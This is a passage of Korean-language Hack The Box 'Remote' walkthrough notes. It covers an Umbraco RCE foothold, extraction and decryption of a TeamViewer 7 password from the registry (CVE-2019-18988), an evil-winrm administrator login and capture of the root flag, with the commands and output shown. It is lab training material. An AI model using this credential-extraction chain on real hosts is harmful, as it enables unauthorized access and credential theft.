

7.12.4 버전은 RCE 취약점이 존재함, 익스플로잇 성공
초기 침투 성공, 데스크탑에 팀뷰어 7 버전이 설치되어있음 이 버전은 CVE-2019-18988 취약점이 존재하며 TeamViewer는 버전 14.7.1965까지 모든 클라이언트 설치에서 하드코딩된 공통 AES 암호화 키를 사용했기 때문에 권한이 낮은 사용자나 레지스트리 읽기 권한이 있는 공격자가 저장된 자격 증명을 해독할 수 있음
PS C:\users\Public\desktop> ls
    Directory: C:\users\Public\desktop
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        2/20/2020   2:14 AM           1191 TeamViewer 7.lnk
-ar---        8/30/2026   7:12 AM             34 user.txt
64비트 운영체제인데 Program Files (x86) 경로에 팀뷰어가 설치되어있음 이 경로에 설치되면 32비트 프로그램을 의미함 암호화된 패스워드 : FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
PS C:\Program Files (x86)\TeamViewer> reg query "HKLM\SOFTWARE\Wow6432Node\TeamViewer\Version7"
    MIDVersion    REG_DWORD    0x1
    ClientID    REG_DWORD    0x6972e4aa
    CUse    REG_DWORD    0x1
    LastUpdateCheck    REG_DWORD    0x659d58d6
    UsageEnvironmentBackup    REG_DWORD    0x1
    SecurityPasswordAES    REG_BINARY    FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
    MultiPwdMgmtIDs    REG_MULTI_SZ    admin
    MultiPwdMgmtPWDs    REG_MULTI_SZ    357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77
    Security_PasswordStrength    REG_DWORD    0x3
teamviewer7 decrypt key, teamviewer7 decrypt python 구글링
2개의 복호화 툴을 발견함
https://gist.github.com/rishdang/442d355180e5c69e0fcb73fecd05d7e0
https://keydecryptor.com/decryption-tools/teamviewer
┌──(Remote-kMGuekO8)─(root㉿kali)-[/home/kali/oscp/htb/Remote]
└─# python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer
Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"
Enter output from registry without spaces : FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
Decrypted password is :  !R3m0te!
5985 WinRM 포트가 열려있음 루트 플래그 획득
┌──(Remote-kMGuekO8)─(root㉿kali)-[/home/kali/oscp/htb/Remote]
└─# evil-winrm -i 10.129.62.159 -u administrator -p "\!R3m0te\!"
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Rel
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
    Directory: C:\Users\Administrator\Documents
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/19/2020   4:26 PM                SQL Server Management Studio
d-----        2/20/2020  12:05 AM                Visual Studio 2017

*Evil-WinRM* PS C:\Users\Administrator> cd desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls
    Directory: C:\Users\Administrator\desktop
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        8/30/2026   7:12 AM             34 root.txt
*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
99c4893a631b39e1386bb6f546644837
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약